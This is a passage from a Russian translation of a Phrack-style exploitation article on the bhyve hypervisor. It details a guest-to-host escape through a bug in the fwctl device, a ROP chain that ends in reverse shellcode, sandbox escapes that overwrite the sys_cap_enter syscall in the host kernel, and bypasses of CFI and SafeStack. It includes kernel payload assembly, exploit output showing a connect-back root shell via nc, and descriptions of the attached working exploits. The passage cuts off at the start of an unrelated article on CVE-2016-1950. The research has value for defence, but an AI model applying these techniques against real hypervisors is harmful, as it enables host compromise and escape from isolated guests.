Bhyve эмулирует доступ к порту адреса конфигурационного пространства 0xCF8 и порту данных конфигурационного пространства 0xCFC через `pci_emul_cfgaddr()` и `pci_emul_cfgdata()`. Функция `pci_emul_cfgdata()` далее вызывает `pci_cfgrw()` для обработки доступа на чтение/запись к конфигурационному пространству PCI.

Бит 0 в командном регистре указывает, может ли устройство отвечать на обращения к пространству ввода/вывода, а бит 1 — может ли оно отвечать на обращения к пространству памяти. При сбросе битов соответствующие BAR-ы снимаются с регистрации. Регистрация или снятие с регистрации BAR, отображающего адресное пространство памяти, предполагает выделение и освобождение памяти кучи. При регистрации диапазона памяти для эмуляции MMIO выделяется структура `mmio_rb_range` и добавляется в красно-чёрное дерево `mmio_rb_root`. При снятии с регистрации тот же узел освобождается через `RB_REMOVE()`.

Структура `mmio_rb_range` имеет размер 104 байта и обслуживается бинами размером 112 байт. При снятии с регистрации обоих BAR через запись в командный регистр указатели на освобождённую память помещаются в массивы `avail` структуры кеша потока. Для выделения структуры `mmio_rb_range` устройства фреймбуфера по адресу, контролируемому гостем, перезаписываем кешированные указатели в массиве `tbins[7].avail` адресом гостевой памяти, как описано в разделе 3.3, а затем повторно включаем декодирование пространства памяти.

Эта техника полностью обходит произвольный free() jemalloc, поскольку `mevent_delete()` не используется. Гость может напрямую изменить элементы обработчика, arg1 и arg2 структуры `mmio_rb_range`. После изменения обращаемся к памяти, отображённой BAR0 или BAR1 устройства фреймбуфера, для получения управления RIP.

---

5 — Заметки о ROP-нагрузке и продолжении процесса

ROP-нагрузка в эксплойте выполняет следующие операции:
• Очищает `mmio_hint`, устанавливая его в NULL. В противном случае поддельная структура `mmio_rb_range` будет использоваться гостем бесконечно при любом доступе к MMIO.
• Сохраняет адрес, указывающий на стек, для последующего использования в продолжении процесса.
• Утечивает адрес гаджета `syscall` в libc путём чтения записи GOT вызова `ioctl()`. Использует это для выполнения любого системного вызова.
• Вызывает `mprotect()` для придания гостевой памяти прав RWX в целях выполнения шелл-кода.
• Переходит к обратному шелл-коду.
• Устанавливает RAX в 0 перед возвратом из перехваченного вызова функции. В противном случае это расценивается как ошибка эмуляции и вызывается `abort()` — продолжения процесса не будет!
• Восстанавливает стек с использованием сохранённого адреса стека для продолжения процесса.

Когда вызывается `mem_read()`, аргумент `rval`, переданный в неё, является указателем на переменную в стеке. Значение `rval` присутствует в регистре R9, когда ROP-нагрузка начинает выполняться при вызове `mr->handler`. Следующая последовательность инструкций в

`mem_write()` позволяет сохранить значение регистра R9, управляя значением RBP. Это сохранённое значение используется для возврата к исходному стеку вызовов без аварийного завершения процесса bhyve.

```
0x0000000000412218 <+120>:□mov    %r9,-0x68(%rbp)
0x000000000041221c <+124>:□mov    %r10,%r9
0x000000000041221f <+127>:□mov    -0x68(%rbp),%r10
0x0000000000412223 <+131>:□mov    %r10,(%rsp)
0x0000000000412227 <+135>:□mov    %r11,0x8(%rsp)
0x000000000041222c <+140>:□mov    -0x60(%rbp),%r10
0x0000000000412230 <+144>:□callq  *%r10
```

На этом завершается первая часть статьи об эксплуатации ошибки повреждения памяти VGA.

---

6 — Уязвимость в устройстве Firmware Configuration

Устройство Firmware Configuration (fwctl) позволяет гостевой системе получать определённые настройки конфигурации хоста, например, количество vCPU, в ходе инициализации. Устройство включается bhyve, когда гость настроен на использование загрузочного ПЗУ, например прошивки UEFI.

Файл `fwctl.c` реализует устройство с использованием протокола обмена сообщениями запрос/ответ через порты ввода/вывода 0x510 и 0x511. Протокол использует 5 состояний: DORMANT, IDENT_WAIT, IDENT_SEND, REQ и RESP.

• **DORMANT** — состояние устройства до инициализации.
• **IDENT_WAIT** — состояние устройства после инициализации через `fwctl_init()`.
• **IDENT_SEND** — устройство переходит в это состояние, когда гость записывает WORD 0 в порт ввода/вывода 0x510.
• **REQ** — финальная стадия начального рукопожатия: побайтное чтение из порта ввода/вывода 0x511. Гостю возвращается сигнатура `BHYV`, и после 4 прочитанных байт устройство переходит в состояние REQ. В состоянии REQ гость может запрашивать конфигурационную информацию.
• **RESP** — после завершения запроса гостя устройство переходит в состояние RESP. В этом состоянии устройство обслуживает запрос и возвращается в состояние REQ для обработки следующего запроса.

Наиболее интересные состояния — REQ и RESP, в которых устройство выполняет операции, используя входные данные от гостя. Запросы гостя обрабатываются функцией `fwctl_request()`:

```
static int
fwctl_request(uint32_t value)
{
        . . .
        switch (rinfo.req_count) {
        case 0:
                . . .
                rinfo.req_size = value;
                . . .
        case 1:
                rinfo.req_type = value;
                rinfo.req_count++;
                break;
        case 2:
                rinfo.req_txid = value;
                rinfo.req_count++;
                ret = fwctl_request_start();
                break;
        default:
                ret = fwctl_request_data(value);
```

```
        . . .
}
```

Гость может установить значение `rinfo.req_size`, когда счётчик запросов `rinfo.req_count` равен 0. При каждом запросе от гостя `rinfo.req_count` увеличивается. Протокол обмена сообщениями определяет набор из 5 операций: OP_NULL, OP_ECHO, OP_GET, OP_GET_LEN и OP_SET, из которых в настоящее время поддерживаются только OP_GET и OP_GET_LEN. После получения необходимой информации `fwctl_request_start()` проверяет запрос:

```
static int
fwctl_request_start(void)
{
        . . .
        rinfo.req_op = &errop_info;
        if (rinfo.req_type <= OP_MAX && ops[rinfo.req_type] != NULL)
                rinfo.req_op = ops[rinfo.req_type];

        err = (*rinfo.req_op->op_start)(rinfo.req_size);
        . . .
}
```

`req_op->op_start` вызывает `fget_start()` для проверки `rinfo.req_size`:

```
#define FGET_STRSZ      80
. . .
static int
fget_start(int len)
{
        if (len > FGET_STRSZ)
                return(E2BIG);
        . . .
}

static struct req_info {
        . . .
        uint32_t req_size;
        uint32_t req_type;
        uint32_t req_txid;
        . . .
} rinfo;
```

Элемент `req_size` в структуре `req_info` определён как беззнаковое целое, но `fget_start()` объявляет свой аргумент `len` как знаковое целое. Таким образом, большое беззнаковое целое, например 0xFFFFFFFF, обойдёт проверку `len > FGET_STRSZ`, так как сравнение выполняется как знаковое [21][22].

Функция `fwctl_request_data()` вызывает `fget_data()` для сохранения данных гостя в массив `static char fget_str[FGET_STRSZ]`:

```
static void
fget_data(uint32_t data, int len)
{
        *((uint32_t *) &fget_str[fget_cnt]) = data;
        fget_cnt += sizeof(uint32_t);
}
```

Функция `fwctl_request_data()` уменьшает `rinfo.req_size` на 4 байта при каждом запросе и читает до тех пор, пока `rinfo.req_size < sizeof(uint32_t)`. `fget_cnt` используется как индекс в массив `fget_str` и увеличивается на 4 байта при каждом запросе. Поскольку `rinfo.req_size` установлен в большое значение 0xFFFFFFFF, `fget_cnt` может быть увеличен за пределы `FGET_STRSZ`, перезаписывая память, соседнюю с массивом `fget_str`. Это запись за пределы буфера в сегменте bss!

---

7 — Эксплуатация ошибки fwctl

Для простоты настройки мы включаем устройство fwctl по умолчанию, даже когда загрузочное ПЗУ не задано. Ниже приведён патч, применённый к bhyve на хосте FreeBSD 11.2-RELEASE #0 r335510:

```
--- bhyverun.c.orig
+++ bhyverun.c
@@ -1019,8 +1019,7 @@
                assert(error == 0);
        }

-       if (lpc_bootrom())
-               fwctl_init();
+       fwctl_init();

 #ifndef WITHOUT_CAPSICUM
        bhyve_caph_cache_catpages();
```

В оставшейся части раздела описывается расположение памяти и техники преобразования записи за пределы буфера в полноценный доступ на чтение/запись процесса.


7.1 — Анализ расположения памяти в сегменте bss

В отличие от кучи, память, соседняя с `fget_str`, имеет детерминированное расположение, поскольку выделена в сегменте `.bss`. Кроме того, во FreeBSD нет ASLR или PIE, что упрощает эксплуатацию ошибки.

В тестовом окружении наблюдалось следующее расположение памяти:

```
char fget_str[80];
struct {
        size_t f_sz;
        uint32_t f_data[1024];
} fget_buf;
uint64_t padding;
struct iovec fget_biov[2];
size_t fget_size;
uint64_t padding;
struct inout_handlers handlers[65536];
. . .
struct mmio_rb_range *mmio_hint[VM_MAXCPU];
```

Гость сможет перезаписать всё за пределами массива `fget_str`. Наиболее интересная цель в массиве структур `inout_handlers`.



7.2 — Из записи за границу буфера к полноценному чтению/записи процесса

Повреждение структуры `inout_handlers` предоставляет полезные примитивы для эксплуатации, как подробно описано в разделе 4.2. В эксплойте VGA повреждение указателя `arg` порта ввода/вывода VGA позволяет гостю обращаться к памяти относительно указателя `arg` через доступ к массиву `dac_palette`. Этот раздел описывает достижение полноценного чтения/записи

процесса.

Проанализируем эмуляцию доступа к пространству ввода/вывода PCI BAR в bhyve через `pci_emul_io_handler()` в `pci_emul.c`:

```
static int
pci_emul_io_handler(struct vmctx *ctx, int vcpu, int in, int port, int bytes,
                    uint32_t *eax, void *arg)
{
        struct pci_devinst *pdi = arg;
        struct pci_devemu *pe = pdi->pi_d;
        . . .
                        offset = port - pdi->pi_bar[i].addr;
                        if (in)
                                *eax = (*pe->pe_barread)(ctx, vcpu, pdi, i,
                                                         offset, bytes);
                        else
                                (*pe->pe_barwrite)(ctx, vcpu, pdi, i,
□□□□□offset, bytes, *eax);
        . . .
}
```

Bhyve имеет фиктивное PCI-устройство, инициализированное в `pci_emul.c`, которое подходит для наших целей. Функции `pci_emul_diow()` и `pci_emul_dior()` являются обратными вызовами `pe_barwrite` и `pe_barread` для этого фиктивного устройства. Поскольку структура `pci_devinst` поддельная, `pi->pi_arg` можно установить в произвольное значение. Чтение и запись в `ioregs` или `memregs` могут обращаться к любой памяти относительно произвольного адреса, установленного в `pi->pi_arg`.

Гость может перезаписать структуру `inout_handlers[0]` и обратиться к порту ввода/вывода 0 для чтения или записи в память относительно поддельного `pi_arg`. Для доступа к нескольким адресам по выбору можно создать 2 поддельные структуры `pci_devinst`, повредив структуры `inout_handlers` для портов ввода/вывода 0 и 1. Первый `pi_arg` может указывать на адрес `fget_cnt`. Поскольку `fget_cnt` управляет относительной записью от `fget_str`, он может использоваться для изменения второго `pi_arg` или любой другой памяти, соседней с `fget_str`.

Таким образом, идея состоит в следующем:
• Повредить `inout_handlers[0]` так, чтобы `pi_arg` в структуре `pci_devinst` указывал на `fget_cnt`.
• Повредить `inout_handlers[1]` так, чтобы `pi_arg` в `pci_devinst` изначально был равен NULL.
• Установить значение `fget_cnt` через порт ввода/вывода 0, чтобы `fget_str[fget_cnt]` указывал на `pi_arg` порта ввода/вывода 1.
• Использовать операцию записи fwctl для установки `pi_arg` порта ввода/вывода 1 на произвольный адрес.
• Использовать порт ввода/вывода 1 для чтения или записи по установленному адресу.
• Три последних шага можно повторять для чтения или записи в любое место памяти.

Отсюда гость может повторно использовать любую из техник, применённых в эксплойте VGA, для управления RIP и RSP. Прилагаемый код эксплойта использует перезапись `mmio_hint`.

---

8 — Побег из песочницы через сквозную передачу PCI

Bhyve добавил поддержку песочницы capsicum [9] через изменения [10][11]. Добавление capsicum — значительное улучшение безопасности, так как большое количество системных вызовов фильтруется, а любое выполнение кода в bhyve ограничено изолированным процессом.

Пользовательский процесс входит в режим возможностей после выполнения всей инициализации в функции `main()` из `bhyverun.c`. Специфичный для песочницы код в bhyve обёрнут директивой препроцессора `WITHOUT_CAPSICUM`. Песочница ограничивает возможности открытых файловых дескрипторов с помощью `cap_rights_limit()`, а для файловых дескрипторов с возможностью `CAP_IOCTL` используется `cap_ioctls_limit()` для белого списка разрешённых IOCTL.

Однако виртуальные устройства взаимодействуют с драйверами ядра хоста. Ошибка в любой из разрешённых команд IOCTL может позволить выполнение кода в контексте ядра хоста.

В данном разделе описывается пара побегов из песочницы через реализацию сквозной передачи PCI в bhyve [12]. Сквозная передача PCI в bhyve позволяет гостевой VM напрямую взаимодействовать с нижележащим аппаратным устройством, доступным исключительно для её использования. Однако существуют исключения:
• Гостю не разрешено напрямую изменять регистры BAR.
• Доступ на чтение и запись к регистрам BAR и возможностей MSI в конфигурационном пространстве PCI эмулируется.

PCI passthrough устройства инициализируются с помощью функции `passthru_init()` в `pci_passthru.c`.

Есть два интересных аспекта общей реализации сквозной передачи PCI:
• Внутри изолированного процесса существует открытый дескриптор интерфейса `/dev/mem` с правами `CAP_MMAP_RW`. FreeBSD не ограничивает доступ к этому файлу памяти так, как Linux делает с `CONFIG_STRICT_DEVMEM`.
• Команда IOCTL `VM_MAP_PPTDEV_MMIO` отображает страницы памяти хоста в адресное пространство гостя для поддержки сквозной передачи. Однако IOCTL не проверяет физический адрес хоста, для которого запрашивается отображение. Адрес хоста может как принадлежать, так и не принадлежать BAR-ам, отображённым устройством.

Оба аспекта могут быть использованы для побега из песочницы путём отображения произвольной физической памяти хоста из самой песочницы.

Имея возможность читать и писать по произвольному физическому адресу, первоначальный план состоял в поиске и перезаписи структуры `ucred` учётных данных процесса bhyve. Альтернативный подход — атаковать детерминированное выделение в физическом адресном пространстве. Базовый физический адрес ядра системы FreeBSD x86_64 не рандомизируется [13] и всегда начинается с 0x200000 (2 МБ). Гость может перезаписать сегмент `.text` ядра хоста для побега из песочницы.

Анализ системного вызова `sys_cap_enter()` позволяет разработать нагрузку для отключения режима возможностей. Системный вызов `sys_cap_enter()` устанавливает флаг `CRED_FLAG_CAPMODE` в элементе `cr_flags` структуры `ucred`. Чтобы отключить режим возможностей, следует перезаписать системный вызов, доступный из песочницы и принимающий указатель на структуру `thread` или `ucred` в качестве аргумента, и вызвать перезаписанный системный вызов из изолированного процесса.

Оптимальным выбором оказывается сам системный вызов `sys_cap_enter()`, поскольку он доступен из песочницы и принимает структуру `thread` как первый аргумент. Нагрузка ядра для замены кода системного вызова `sys_cap_enter()`:

```
(gdb) macro define offsetof(t, f) &((t *) 0)->f)
(gdb) p offsetof(struct thread, td_ucred)
$1 = (struct ucred **) 0x140
(gdb) p offsetof(struct ucred, cr_flags)
$2 = (u_int *) 0x40

movq 0x140(%rdi), %rax□/* get ucred, struct ucred *td_ucred □*/
xorb $0x1, 0x40(%rax)□/* flip cr_flags in ucred */
xorq %rax, %rax□□□
```

```
ret
```

Побег из песочницы через команду IOCTL `VM_MAP_PPTDEV_MMIO` будет работать даже в том случае, если отдельная гостевая VM не настроена на использование сквозной передачи PCI. Нагрузка, работающая в изолированном процессе, может привязаться к сквозному устройству через команду IOCTL `VM_BIND_PPTDEV`, а затем использовать команду `VM_MAP_PPTDEV_MMIO` для побега из песочницы.

Запуск эксплойта побега из VM с побегом из песочницы через сквозную передачу PCI даёт следующий вывод:

```
root@guest:~/setupB/fwctl_sandbox_bind_exploit # ./exploit 192.168.182.144 6969
exploit: [+] CPU affinity set to vCPU0
exploit: [+] Changing state to IDENT_SEND
exploit: [+] Reading signature...
exploit: [+] Received signature : BHYV
exploit: [+] Set req_size value to 0xFFFFFFFF
exploit: [+] Setting up fake structures...
exploit: [+] Preparing connect back shellcode for 192.168.182.144:6969
exploit: [+] Sending data to overwrite IO handlers...
exploit: [+] Overwriting mmio_hint...
exploit: [+] Triggering MMIO read to execute sandbox bypass payload...
exploit: [+] Mapping GPA pointing to host kernel...
exploit: [+] Overwriting sys_cap_enter in host kernel...
exploit: [+] Triggering MMIO read to execute connect back payload...
root@guest:~/setupB/fwctl_sandbox_bind_exploit #

root@guest:~ # nc -vvv -l 6969
Connection from 192.168.182.143 61608 received!
id
uid=0(root) gid=0(wheel) groups=0(wheel),5(operator)
```

Также возможно вызвать `panic()` в ядре хоста из песочницы, добавив устройство дважды через `VM_BIND_PPTDEV`. Во время обработки команды `VM_BIND_PPTDEV` функция `vtd_add_device()` в `vmm/intel/vtd.c` вызывает `panic()`, если устройство уже занято.

---

9 — Анализ CFI и SafeStack в HardenedBSD 12-CURRENT

Bhyve в HardenedBSD 12-CURRENT поставляется с такими средствами защиты, как ASLR, PIE, Control-Flow Integrity (CFI) от clang [16], SafeStack и др. Добавление средств защиты создало новый набор задач для разработки эксплойтов. Первоначальный план состоял в тестировании против этих средств защиты с использованием CVE-2018-17160 [21]. Однако превращение CVE-2018-17160 в утечку информации казалось трудновыполнимым. Для продолжения анализа был откатан патч для ошибки VGA (FreeBSD-SA-16:32) [1] для утечки информации. Теперь есть комбинация двух ошибок: ошибка VGA для раскрытия базового адреса bhyve и ошибка fwctl для произвольного чтения/записи.

При косвенном вызове CFI проверяет, указывает ли целевой адрес на допустимую функцию с соответствующим типом указателя функции. Для косвенных вызовов инструментирование CFI генерирует таблицу переходов, содержащую инструкции ветвления к реальным функциям [17]. Именно адреса записей таблицы переходов являются допустимыми целями для CFI и должны использоваться при перезаписи обратных вызовов. Символы целевых функций обозначаются как .cfi. Поскольку radare2 хорошо анализирует бинарные файлы с включённым CFI, таблицы переходов можно найти, выполнив поиск ссылок на символы .cfi.

```
# r2 /usr/sbin/bhyve
[0x0001d000]> o /usr/lib/debug/usr/sbin/bhyve.debug
[0x0001d000]> aaaa
```

```
[0x0001d000]> axt sym.pci_emul_diow.cfi
sym.pci_emul_diow 0x64ca8 [code] jmp sym.pci_emul_diow.cfi
[0x0001d000]> axt sym.pci_emul_dior.cfi
sym.pci_emul_dior 0x64c60 [code] jmp sym.pci_emul_dior.cfi
```

9.1 — Обход SafeStack через оставленные без внимания указатели

SafeStack [18] защищает от переполнений стекового буфера, разделяя стек программы на два региона — безопасный стек и небезопасный. Безопасный стек хранит критические данные, такие как адреса возврата, «разлитые» регистры и т.д. Для защиты от произвольных записей в память SafeStack полагается на рандомизацию и сокрытие информации. ASLR должен быть достаточно стойким, чтобы предотвратить предсказание атакующим адреса безопасного стека, и никакие указатели на безопасный стек не должны храниться за его пределами.

Однако это не всегда так. Существует множество оставленных без внимания указателей на безопасный стек, как уже было показано в [19]. Bhyve сохраняет указатели на данные стека в глобальных переменных во время инициализации в главном потоке `mevent`. Среди них — `guest_uuid_str`, `vmname`, `progname` и `optarg` в `bhyverun.c`. Другие интересные переменные, хранящие указатели на стек, — `environ` и `__progname`.

Поток `mevent` также хранит указатель на структуру pthread в `mevent_tid`, объявленном в `mevent.c`:

```
static pthread_t mevent_tid;
. . .
void
mevent_dispatch(void)
{
        . . .
        mevent_tid = pthread_self();
        . . .
}
```

Примитив произвольного чтения, созданный с помощью ошибки fwctl, может раскрыть адрес безопасного стека потока `mevent`, читая любую из переменных, упомянутых выше.

Рассмотрим случай структуры pthread `mevent_tid`. Полезные элементы для утечки адреса стека включают `unwind_stackend`, `stackaddr_attr` и `stacksize_attr`. После утечки адреса безопасного стека потока `mevent` произвольная запись может быть использована для перезаписи адреса возврата любого вызова функции.

Функция-диспетчер событий `mevent_dispatch()` (раздел 3.2) входит в бесконечный цикл, ожидая событий через блокирующий вызов `kevent()`. Перезапись адреса возврата блокирующего вызова `kevent()` даёт управление RIP сразу после срабатывания события в bhyve.

```
root@guest:~/setupC/cfi_safestack_bypass # ./exploit
exploit: [+] Triggering info leak using FreeBSD-SA-16:32.bhyve...
exploit: [+] mevent located @ offset = 0x1df58
exploit: [+] Leaked power_handler address = 0x262fbc43ae0
exploit: [+] Bhyve base address = 0x262fbbdf000
exploit: [+] Changing state to IDENT_SEND
exploit: [+] Reading signature...
exploit: [+] Received signature : BHYV
exploit: [+] Set req_size value to 0xFFFFFFFF
exploit: [+] Setting up fake structures...
exploit: [+] Sending data to overwrite IO handlers...
exploit: [+] Leaking safe stack address by reading pthread struct...
exploit: [+] Leaked safe stack address = 0x6dacc2a16000
exploit: [+] Located mevent_dispatch RIP...

Thread 1 "mevent" received signal SIGBUS, Bus error.
...
```

```
(gdb) x/i $rip
=> 0x2e5ed0984f8 <__thr_kevent+120>:□retq
(gdb) x/gx $rsp
0x6dacc2a156d8:□0xdeadbeef00000000
```

9.2 — Регистрация произвольного обработчика сигнала через выключение ACPI

Для следующего обхода вернёмся к `smi_cmd_handler()`, подробно описанному в разделе 3.2. Запись значения 0xa1 (`BHYVE_ACPI_DISABLE`) в порт команд SMI не только удаляет обработчик события для SIGTERM, но и регистрирует обработчик сигнала.

```
static sig_t old_power_handler;
. . .
static int
smi_cmd_handler(...)
{
        . . .
        case BHYVE_ACPI_DISABLE:
                . . .
                if (power_button != NULL) {
                        mevent_delete(power_button);
                        power_button = NULL;
                        signal(SIGTERM, old_power_handler);
        . . .
}
```

`old_power_handler` можно перезаписать с использованием произвольной записи, предоставляемой ошибкой fwctl. Вызов `signal()` тогда использует перезаписанное значение, позволяя гостю зарегистрировать произвольный адрес в качестве обработчика сигнала для SIGTERM. Цель — вызвать этот произвольный адрес через трамплин сигнала, который не выполняет проверок CFI.

Однако вызов `signal()` не вызывает напрямую системный вызов `sigaction`. Библиотека libthr при загрузке устанавливает перехватывающие обработчики [20] для многих функций в libc, включая `sigaction()`. Для перенаправления выполнения в трамплин сигнала гость должен перезаписать запись `__libc_interposing[INTERPOS_sigaction]` адресом системного вызова `_sigaction()` вместо `__thr_sigaction()`. Поскольку `_sigaction()` и `__thr_sigaction()` имеют одинаковый тип функции, они должны быть допустимыми целями в рамках CFI.

После регистрации поддельного обработчика сигнала гость должен ждать, пока хост не инициирует выключение ACPI через SIGTERM.

```
root@guest:~/setupC/cfi_signal_bypass # ./exploit
exploit: [+] Triggering info leak using FreeBSD-SA-16:32.bhyve...
exploit: [+] mevent located @ offset = 0xbff58
exploit: [+] Leaked power_handler address = 0x2aa1604cae0
exploit: [+] Bhyve base address = 0x2aa15fe8000
...
exploit: [+] Overwriting libc interposing table entry for sigaction...
exploit: [+] Overwriting old_power_handler...
exploit: [+] Disabling ACPI shutdown to register fake signal handler
root@guest:~/cfi_bypass/cfi_signal_bypass #

root@host:~ # vm stop freebsdvm
Sending ACPI shutdown to freebsdvm

...
Thread 1 "mevent" received signal SIGBUS, Bus error.
0x00007fe555aba000 in '' ()
(gdb) x/i $rip
=> 0x7fe555aba000:□callq  *(%rsp)
(gdb) x/gx $rsp
```

```
0x751bcf604b70:□0xdeadbeef00000000
```

---

10 — Заключение

В статье подробно описаны различные техники получения управления RIP, а также достижения произвольного чтения/записи путём злоупотребления внутренними структурами данных bhyve. Автор считает, что описанная методология является универсальной и может быть применима при эксплуатации аналогичных ошибок в bhyve или даже при анализе других гипервизоров.

Большая благодарность Илле ван Спрюндлу за обнаружение и раскрытие ошибки VGA, подробно описанной в первой части статьи. Спасибо argp, huku и vats за их превосходное исследование эксплуатации аллокатора jemalloc. Автор также хотел бы поблагодарить Мехди Тальби и Поля Фарьелло за их статью с анализом конкретного случая QEMU, которая вдохновила написать аналогичную для bhyve. И наконец, огромная благодарность редакции Phrack за рецензию и обратную связь, помогшие улучшить статью.

---

11 — Список литературы

[1] FreeBSD-SA-16:32.bhyve - уязвимость эскалации привилегий
https://www.freebsd.org/security/advisories/FreeBSD-SA-16:32.bhyve.asc
[2] Настройка палитры VGA
https://bos.asmhackers.net/docs/vga_without_bios/docs/palettesetting.pdf
[3] Страница сведений о программировании видео VGA и SVGA на уровне оборудования
http://www.osdever.net/FreeVGA/vga/colorreg.htm
[4] Pseudomonarchia jemallocum
https://phrack.org/issues/68/10.html#article
[5] Exploiting VLC, a case study on jemalloc heap overflows
https://phrack.org/issues/68/13.html#article
[6] The Shadow over Android
https://census-labs.com/media/shadow-infiltrate-2017.pdf
[7] Kqueue: A generic and scalable event notification facility
https://people.freebsd.org/~jlemon/papers/kqueue.pdf
[8] VM escape - QEMU Case Study
https://phrack.org/issues/70/5.html#article
[9] Capsicum: practical capabilities for UNIX
https://www.usenix.org/legacy/event/sec10/tech/full_papers/Watson.pdf
[10] Capsicumise bhyve
https://reviews.freebsd.org/D8290
[11] Capsicum support for bhyve
https://reviews.freebsd.org/rS313727
[12] bhyve PCI Passthrough
https://wiki.freebsd.org/bhyve/pci_passthru
[13] Put kernel physaddr at explicit 2MB rather than inconsistent MAXPAGESIZE
https://reviews.freebsd.org/D8610
[14] VM_MAP_FIND - FreeBSD Kernel Developer's Manual
https://www.freebsd.org/cgi/man.cgi'query=vm_map_find&sektion=9
[15] Nested Paging in bhyve
https://people.freebsd.org/~neel/bhyve/bhyve_nested_paging.pdf
[16] Introducing CFI
https://hardenedbsd.org/article/shawn-webb/2017-03-02/introducing-cfi
[17] Control Flow Integrity Design Documentation
https://clang.llvm.org/docs/ControlFlowIntegrityDesign.html
[18] SafeStack
https://clang.llvm.org/docs/SafeStack.html
[19] Bypassing clang's SafeStack for Fun and Profit
https://www.blackhat.com/docs/eu-16/materials/eu-16-Goktas-Bypassing-Clangs-SafeStack.pdf

[20] libthr - POSIX threads library
https://www.freebsd.org/cgi/man.cgi'query=libthr&sektion=3&manpath=freebsd-release-ports
[21] FreeBSD-SA-18:14.bhyve - Insufficient bounds checking in bhyve device model
https://www.freebsd.org/security/advisories/FreeBSD-SA-18:14.bhyve.asc
[22] FreeBSD-SA-18:14.bhyve - Always treat firmware request and response sizes as unsigned
https://github.com/freebsd/freebsd/commit/33c6dca1c4dc75a1d7017b70f388de88636a7e63

---

12 — Исходный код и сведения об окружении

Эксперимент был проведён на 3 различных хост-операционных системах, все работающие внутри VMware Fusion с включённой вложенной виртуализацией. Для настройки виртуальных машин и управления ими использовалась утилита vm-bhyve [S1].

Установка A: FreeBSD 11.0-RELEASE-p1 #0 r306420 с гостевой системой Ubuntu server 14.04.5 LTS

Установить `graphics="yes"` в конфигурации VM, используемой vm-bhyve, для включения устройства фреймбуфера, требуемого VGA. vm-bhyve включает устройство фреймбуфера только при включённом UEFI. Эту проверку можно закомментировать в bash-скрипте `vm-run` [S2].

Все анализы, описанные в разделах 2, 3, 4 и 5, используют эту установку (A). Следующие эксплойты из прилагаемого кода можно протестировать в этом окружении:
• `readmemory` — PoC-код для раскрытия кучи bhyve через ошибку VGA (раздел 3.1)
• `vga_fakearena_exploit` — полностью рабочий эксплойт с обратным шелл-кодом, использующий технику поддельной арены (раздел 3)
• `vga_ioport_exploit` — полностью рабочий эксплойт с обратным шелл-кодом, использующий повреждённую структуру `inout_handlers` (разделы 4.1–4.4)
• `vga_pci_exploit` — PoC-код для демонстрации управления RIP с использованием техники декодирования PCI BAR (раздел 4.5)

Установка B: FreeBSD 11.2-RELEASE #0 r335510 с гостевой системой FreeBSD 11.2-RELEASE #0 r335510

Применить `bhyverun.patch` из прилагаемого кода к bhyve и пересобрать из исходников. Это включает устройство fwctl по умолчанию без указания загрузочного ПЗУ.

```
# cd /usr/src
# patch < bhyverun.patch
# cd /usr/src/usr.sbin/bhyve
# make
# make install
```

Включить IOMMU, если хост работает как VM. Выполнить инструкции в [S3] до шага 4, чтобы убедиться, что устройство доступно для любой VM, работающей на этом хосте.

Все анализы, описанные в разделах 6, 7 и 8, используют эту установку (B). Следующие эксплойты из прилагаемого кода можно протестировать в этом окружении:
• `fwctl_sandbox_devmem_exploit` — полностью рабочий эксплойт с обратным шелл-кодом, использующий побег из песочницы через `/dev/mem`
• `fwctl_sandbox_map_exploit` — полностью рабочий эксплойт с обратным шелл-кодом, использующий команду IOCTL `VM_MAP_PPTDEV_MMIO`
• `fwctl_sandbox_bind_exploit` — полностью рабочий эксплойт с обратным шелл-кодом, использующий команды IOCTL `VM_MAP_PPTDEV_MMIO` и `VM_BIND_PPTDEV`

Установка C: HardenedBSD 12.0-CURRENT #0 с гостевой системой FreeBSD 11.1-RELEASE #0 r321309

Использует `HardenedBSD-CURRENT-hbsdcontrol-amd64-s201709141755-disc1.iso`, загруженный из [S5]. Применить `bhyverun.patch` из прилагаемого кода и откатить патч VGA [S7] из bhyve.

```
# cd /usr/src
# patch < bhyverun.patch
# fetch https://security.FreeBSD.org/patches/SA-16:32/bhyve.patch
# patch -R < bhyve.patch
# cd /usr/src/usr.sbin/bhyve
# make
# make install
```

Все анализы, описанные в разделе 9, используют эту установку (C). Следующие PoC из прилагаемого кода можно протестировать в этом окружении:

• `cfi_safestack_bypass` — PoC-код для демонстрации управления RIP в обход SafeStack

• `cfi_signal_bypass` — PoC-код для демонстрации управления RIP с использованием трамплина сигнала

Адреса ROP-гаджетов могут потребовать корректировки в любом из вышеуказанных кодов.


```
[S1] vm-bhyve - Management system for FreeBSD bhyve virtual machines
https://github.com/churchers/vm-bhyve
[S2] vm-run
https://github.com/churchers/vm-bhyve/blob/master/lib/vm-run
[S3] bhyve PCI Passthrough
https://wiki.freebsd.org/bhyve/pci_passthru
[S4] passthru0
https://github.com/churchers/vm-bhyve/blob/master/sample-templates/config.sample
[S5] HardenedBSD-CURRENT-hbsdcontrol-amd64-LATEST/ISO-IMAGES
https://jenkins.hardenedbsd.org/builds/HardenedBSD-CURRENT-hbsdcontrol-amd64-LATEST/ISO-IMAGES/
[S6] How to use Ports under HardenedBSD
https://groups.google.com/a/hardenedbsd.org/d/msg/users/gRGS6n_446M/KoHGgrB1BgAJ
[S7] FreeBSD-SA-16:32.bhyve - privilege escalation vulnerability
https://www.freebsd.org/security/advisories/FreeBSD-SA-16:32.bhyve.asc
```


[Приложение: base64-кодированный архив с исходным кодом эксплойтов опущено]

Медведь на арене

Автор: xerub

-- Содержание

0 - Введение

В этой статье мы разберём старую уязвимость CVE-2016-1950[0]. Несмотря на то что баг был исправлен давно, его стоит изучить из-за его особенностей и потенциальных последствий, которые он мог вызвать до патча. Уязвимость присутствовала в Mozilla NSS (а точнее — в BER-парсере ASN.1) — кодовой базе, которая также используется в iOS/macOS, затрагивая тем самым все приложения, работающие с фреймворком Security. Мы пройдём через ряд техник эксплуатации, достаточно мощных для достижения выполнения кода в определённых демонах.

1 - Основы ASN.1

